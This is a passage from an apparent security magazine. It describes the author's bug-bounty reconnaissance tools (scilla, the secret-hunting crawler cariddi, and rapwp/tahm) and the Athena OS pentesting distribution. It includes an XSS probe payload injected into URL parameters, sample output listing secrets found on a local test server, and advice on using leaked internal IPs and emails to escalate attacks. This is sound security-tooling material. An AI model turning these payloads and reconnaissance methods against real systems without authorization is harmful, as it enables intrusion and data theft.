[+]FOUND google.com IN TXT: onetrust-domain-verification=de01ed21f2fa4d8781cbc3ffb89cf4ef
[+]FOUND google.com IN TXT: docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e
[+]FOUND google.com IN TXT: webexdomainverification.8YX6G=6e6922db-e3e6-4a36-904e-a805c28087fa
[+]FOUND google.com IN TXT: MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB
[+]FOUND google.com IN TXT: google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ
[+]FOUND google.com IN TXT: apple-domain-verification=30afIBcvSuDV2PLX
[+]FOUND google.com IN TXT: facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95
[+]FOUND google.com IN TXT: atlassian-domain-verification=5YjTmWmjI92ewqkx2oXmBaD60Td9zWon9r6eakvHX6B77zzkFQto8PQ9QsKnbf4I
[+]FOUND google.com IN TXT: globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8=
[+]FOUND google.com IN TXT: v=spf1 include:_spf.google.com ~all
[+]FOUND google.com IN TXT: docusign=1b0a6754-49b1-4db5-8540-d2c12664b289
```

The subdomain subcommand enumerates subdomains both using bruteforce (with a wordlist) and downloading data from open databases: bufferOver.run, crt.sh, HackerTarget, SonarDB, ThreatCrowd, and VirusTotal (for this one, you need to set the proper API key).

The dir command instead enumerates directories, you can use the default wordlist or you can set one of your favorites (seclists by Daniel Miessler is one of the most complete wordlist repositories).

Cariddi

Cariddi (https://github.com/edoardottt/cariddi), my second creation, is (not) a simple crawler. While crawling the targets searching for URLs, you can scan for useful pieces of information that you (as a slow human) can miss; would you search each page for HTML comments? Maybe in a CTF game you can do that, but what if you need to go through hundreds of thousands of domains? So just use cariddi and its built-in regexes to find juicy endpoints, secrets, API keys, files with specific extensions that can contain valuable data, tokens, database and server languages error messages, HTML comments, emails, IP, and BTC addresses.

In the last year, I spent some spare time hunting for bugs on big companies and US Government services for Bugcrowd and guess what? A lot of information disclosures and vulnerabilities were found with the help of this little tool. In my opinion, this type of recon is underestimated: If you find an internal IP address hidden in the source code of a webpage or a file hosted on the server, you can take note of it, then after a while, if you find a Server Side Request Forgery vulnerability, you could use that IP to increase the severity of the bug or leak sensitive data (bug bounty) or pivoting towards the internal network (penetration test). If you find an email address belonging to the target company/organization, you can use it when logging into their services, the same goes for secrets, files, etc… even possibly some hidden URLs that could serve non-production ready functionalities.

Cariddi comes with well-tested built-in regexes, but it also supports custom regexes if you're interested in a particular type of information. It is also possible to use a proxy, set custom headers, use a particular User Agent, or use a random User Agent for each request. The power of Cariddi is the

crawling engine: colly (http://go-colly.org/), in my opinion the best scraper built for Go language; it's possible to set many many options (follow robots.txt, don't visit the same page more than one time, cache support…). You will see that Cariddi also crawls non-sensitive or just useless files for security (e.g. CSS, images): that's designed in this way to spot folders or paths that could contain useful information (and later bruteforce those folders for more content).

This tool reads input from standard input, this means you have to pipe in your list of targets to instruct Cariddi which domains/IPs to crawl. So the general usage is:

`cat targets.txt | cariddi {options}`, where {} means optional. Without options, it just crawls URLs. It also comes with the option -h to show the help and -examples to show some examples to get started.

```
edoardottt@edoardottt ~/test/cariddi-test echo http://0.0.0.0:8000/ | cariddi -info -s -ext 1 -e -err
   ___ ___ _ _ _ ___| |_| | |_| |
  |  _| .'| | | | . | . | | . | |
  |___|__,|_  |___|___|_|_|___|_|
          |___|                  v1.1.8

 > github.com/edoardottt/cariddi
 > edoardoottavianelli.it
=======================================
http://0.0.0.0:8000/
http://0.0.0.0:8000/services.html
http://0.0.0.0:8000/contact.html
http://0.0.0.0:8000/blog.html
http://0.0.0.0:8000/users.bak
[ Github Personal Access Token ] ghp_wtho2vntho2tnv2otnotvnovi8toe64erg4y in http://0.0.0.0:8000/
[ Asymmetric Private Key ] -----BEGIN RSA PRIVATE KEY----- in http://0.0.0.0:8000/
[ Firebase Database ] cariddi-test.firebaseio.com in http://0.0.0.0:8000/services.html
[ bak ] http://0.0.0.0:8000/users.bak matched!
[ MySQL error ] check the manual that corresponds to your MySQL server version in http://0.0.0.0:8000/blog.html
[ MySQL error ] SQL syntax; check the manual that corresponds to your MySQL in http://0.0.0.0:8000/blog.html
[ Email address ] admin@acme.com in http://0.0.0.0:8000/contact.html
[ Internal IP address ] 10.64.26.31 in http://0.0.0.0:8000/blog.html
```

Going through the example above we are telling Cariddi to:

- Crawl the pages hosted on that local URL (I can't target public services just because if I find some secrets I can't show you the output)
- Search for general information (-info: email, IP and BTC addresses, HTML comments)
- Search for secrets (-s: about 40 secrets detection regexes)
- Search for files with specific extensions (-ext n: n is an integer going from 1 (exceptional finding) to 7 (common files))
- Search for endpoints (-e: endpoints having parameters that can be attacked: SQL injections, cross-site scripting, SSRF, LFI, and so on)
- Search for errors (-err: 7 Databases supported (MySQL, MariaDB, MSSQL, PostgreSQL, OracleDB, IBMDB2 and SQLite), PHP and debug errors)

Cariddi will always print the crawled URLs first and then all the information found on those pages. You can save the output in different ways: HTML, JSON, or TXT files.

Cariddi will automatically separate the findings between different files (one file for the secrets, one file for the URLs, one file for the errors, and so on).

Two other useful options are: -insecure to not verify the TLS certificate of the targets and -intensive to search also in 2nd level subdomains. Be careful with the last one, if you start crawling www.google.com with this option you're telling Cariddi to search in *.google.com! Each URL belonging to the organization will be crawled and followed, this could result in billions of URLs!

lit-bb-hack-tools

As a bonus, I want to mention lit-bb-hack-tools (https://github.com/edoardottt/lit-bb-hack-tools), a collection of little command line tools I wrote to pipe pentesting tools with ease. During my journey, I heavily use the command line since I'm quite a lazy person. This means that if I have to filter some output in a one-liner command (remove the protocol from URLs, show only the path, parameter substitution…) I should use a regex, but I don't want to spend two-three minutes remembering or just thinking how to build that regular expression; that's when these tools come in. One of the tools I use the most is rapwp: it takes as input a list of URLs on standard input and it replaces all the parameters with the payload you have chosen:

```
$> echo "https://example.com/test?p=1&t=2" | rapwp -p "<svg src=x onerror=alert(1)>"

https://example.com/test?p=%3Csvg+src%3Dx+onerror%3Dalert%281%29%3E&t=%3Csvg+src%3Dx+onerror%3Dalert%281%29%3E
```

As you can see the payload is also URL-encoded.

Another tool I use a lot is tahm (Test all HTTP methods): it performs HTTP requests using all the available methods:

```
edoardottt@edoardottt ~/test echo "https://www.edoardoottavianelli.it/" | tahm
= https://www.edoardoottavianelli.it/ =
METHOD   STATUS                  SIZE
GET      200 OK                  27865
POST     200 OK                  27865
PUT      405 Method Not Allowed  220
DELETE   405 Method Not Allowed  223
HEAD     200 OK                  0
CONNECT  400 Bad Request         156
OPTIONS  200 OK                  0
TRACE    405 Method Not Allowed  156
PATCH    405 Method Not Allowed  222
--------------------------
```

This can be useful to spot different behaviors when changing the HTTP method used.

It's impossible to explain all the tools in the repository (25 at the time of writing), but if you think those could be useful for you, just visit the link above; you will find a README in each tool folder describing the purpose, the output, and the usage.

As I stated at the start of the article, if you have a problem with my tools or you want to suggest a new feature, just open an issue, a Pull Request or go to edoardoottavianelli.it and contact me.

About the author

24 yo. Located in a wire of Internet(@::1). Computer Science Bachelor Degree, coding, linux, networks and databases, wannabe cybersecurity expert. Fallen in love with open source and mountains. Maybe I might even be able to read books. Hunting for bugs on Bugcrowd. Sometimes known as Vrenzola verace, CyberUallera, gilfoyle97.

AthenaOS

by Antonio Voza

Athena OS

In the last few years, the InfoSec community has experienced an increase of new people joining the Cyber Security field. Day by day, reading about security incident events impacting governments and major companies, the increasing offers in the job market and the "charm" of Cyber Security, make people curious about this wonderful field.

More and more people are joining training hacking platforms and studying for security certifications in order to learn and evolve their own knowledge and experience, and for having an open door for a new job experience in the InfoSec field.

For this purpose, the average user uses pentesting operating systems that implement several hacking tools to be used for vulnerability assessment, penetration testing, ethical hacking activities or training.

Today we would like to show a new OS for Pentesting: **Athena OS**.

Athena OS is born to offer a different experience than the most used pentesting distributions. While these OSes rely on the direct usage of hacking tools, Athena focuses on the user learning, indeed it connects the user, in a comfortable manner, to access training resources and security feeds.

Technically, some distros rely mainly on Debian or GitHub repositories for retrieving security tools. These repositories don't provide access to all security tools, and they are not easy to maintain. Furthermore, these OSes come already with a big number of tools and services of which a good

percentage is never used by the average user, making it a waste of space and causing performance degradation.

Athena is designed from scratch and, during the development phase, useless modules and services have been excluded in order to improve performance and resource consumption. Furthermore, this design approach allowed us to review in a detailed manner each single package and component to include inside the distribution. It led the OS to build a user-friendly environment, despite being based on Arch Linux.

The heritage of Arch Linux positively impacts Athena OS:

- The usage of pacman, faster than apt
- Developed and maintained down to the smallest detail
- Relying on BlackArch repository with thousands of security tools
- Flexibility at the installation phase by Calamares
- Well documented system by Arch Linux Wiki

Athena comes with an environment connected to a huge amount of security resources, but they are not installed by default on the system. Why? Because the idea of Athena is to keep the users connected to all resources and retrieve only the tools and items they need. In this manner, the users consume their host resources (disk space, RAM usage, CPU usage) only for those tools and services they use. Of course, the users also have the chance to get the main tools in one step that will be discussed.

The environment is based on GNOME Wayland instead of Xorg for the following main reasons:

- Wayland is faster than Xorg
- Xorg is very old
- Wayland is more secure, since it reduces the usage of root and isolating the input and output of every window

In general, Wayland has drawbacks with respect to Xorg, for example, it has compatibility issues with several elements whereas Xorg is much more stable. Currently, Athena also implements XWayland in order to execute those applications that run only under Xorg.

Let's give a detailed look at Athena!

Athena OS consists of several repositories for accessing security tools and learning resources in a comfortable manner. They are *core*, *extra*, *community* and *multilib* stable **Arch Linux repositories** for system and utility packages, **BlackArch repository** for retrieving all the security tools, **Chaotic repository** for accessing to the AUR packages directly by pacman, and **Athena repository**, a remote repository where new tools or packages not stored in other existing repositories can be built and maintained.

The structure of this repository is shown in https://github.com/Athena-OS/athena-repository and it is public for any contribution.

It consists of the following elements:

```
athena-repository
├── _config.yml
├── index.md
├── LICENSE
├── README.md
├── update-database.sh
└── x86_64
    ├── athena-repository.db -> athena-repository.db.tar.gz
    ├── athena-repository.db.sig -> athena-repository.db.tar.gz.sig
    ├── athena-repository.db.tar.gz
    ├── athena-repository.db.tar.gz.sig
    ├── athena-repository.files -> athena-repository.files.tar.gz
    ├── athena-repository.files.sig -> athena-repository.files.tar.gz.sig
    ├── athena-repository.files.tar.gz
    ├── athena-repository.files.tar.gz.sig
    ├──<package_name>.pkg.tar.zst
    ├──<package_name>.pkg.tar.zst.sig
    ├── packages
       ├──<package_name>
    ├──build.sh
    ├──PKGBUILD
    ├── update_repo.sh
```

The source files of each single package is inside the *packages* directory. Each package has a *PKGBUILD* file for defining the *.pkg.tar.zst* package rules and *build.sh* is used for automating this process by generating the new *.pkg.tar.zst*, signing it, moving it and its signature to *x86_64* folder and deleting all the temporary files.

When all packages are built, *update-database.sh* must be run for calling *update_repo.sh* script in order to update the *athena-repository.db** files with the newly built packages with *.pkg.tar.zst* extension stored in the *x86_64* folder.


The declaration of the Athena repository is defined inside */etc/pacman.conf* as:

```
[athena-repository]

SigLevel = Optional TrustedOnly

Server = https://athena-os.github.io/$repo/$arch
```

In Athena, the repository keys, *athena.gpg, athena-trusted, athena-revoked, blackarch.gpg, blackarch-trusted*, *blackarch-revoked*, *chaotic.gpg*, *chaotic-trusted* and *chaotic-revoked* files are stored in */usr/share/pacman/keyrings* folder. *athena.gpg* file is the public key needed to be imported in order to access to Athena repository, *athena-trusted* contains the keys to trust, and *athena-revoked* contains the list of revoked keys in long format.

This operation is managed by a Calamares installer that will initialize all the keys stored in */usr/share/pacman/keyrings* folder.

Calamares Installer is an installer customizable framework with the purpose of satisfying a wide variety of needs and use cases. Calamares aims to be easy and usable while remaining independent of any Linux distribution. For these reasons, it has been chosen as the installation framework in Athena.



Calamares has been configured with several modules invoked inside */etc/calamares/settings.conf* at installation time. This configuration file mainly provides the following sections:

- **Welcome**: allowing the user to set the preferred language
- **Kernel**: allowing the user to set the kernel type
- **Driver**: showing several drivers to be installed
- **Drivers Nv**: focused on Nvidia drivers
- **GPGPU**: consisting of OpenCL modules useful for improving the cracking activities
- **Login Manager**: showing several login managers set for Athena
- **Themes**: showing several themes created for Athena
- **Location**: setting time zone and locale values
- **Keyboard**: setting keyboard type and layout
- **Partitions**: setting the partition where the OS should be installed
- **Users**: setting the first user on the environment

Further modules could be added in the future, according to user needs. Under the hood of these modules, several processes are run. The main ones are:


- contextualprocess: manage the applied theme chosen by the user and set all the elements of the environment according to the theme itself.
- shellprocess-before: initialize repository keys, enable cron and clean FISH configuration file from system commands.
- shellprocess-final: initialize a scheduled task for clear page cache, dentries and inode in order to increase performance, set right permissions for critical folders, check for virtual machine tools if needed and remove the system installation files.

During the installation, the user can click on the “Toggle log” button for reading the installation logs in real time. In case there are any issues during the installation, Calamares provides a link to *termbin.com* where the logs are temporarily saved in order to be accessed by the user for troubleshooting.


In Athena, Calamares has been customized by configuring files inside */etc/calamares/branding/athena/* for setting colors, layout, slideshows and images.

An important element in the system is the Display Manager that manages the login phase. By Calamares, users can set different Display Managers as they wish under the “Login Manager” pane. Indeed, Athena currently offers two solutions: **GDM** and **LightDM**. They are customized for Athena:

GDM



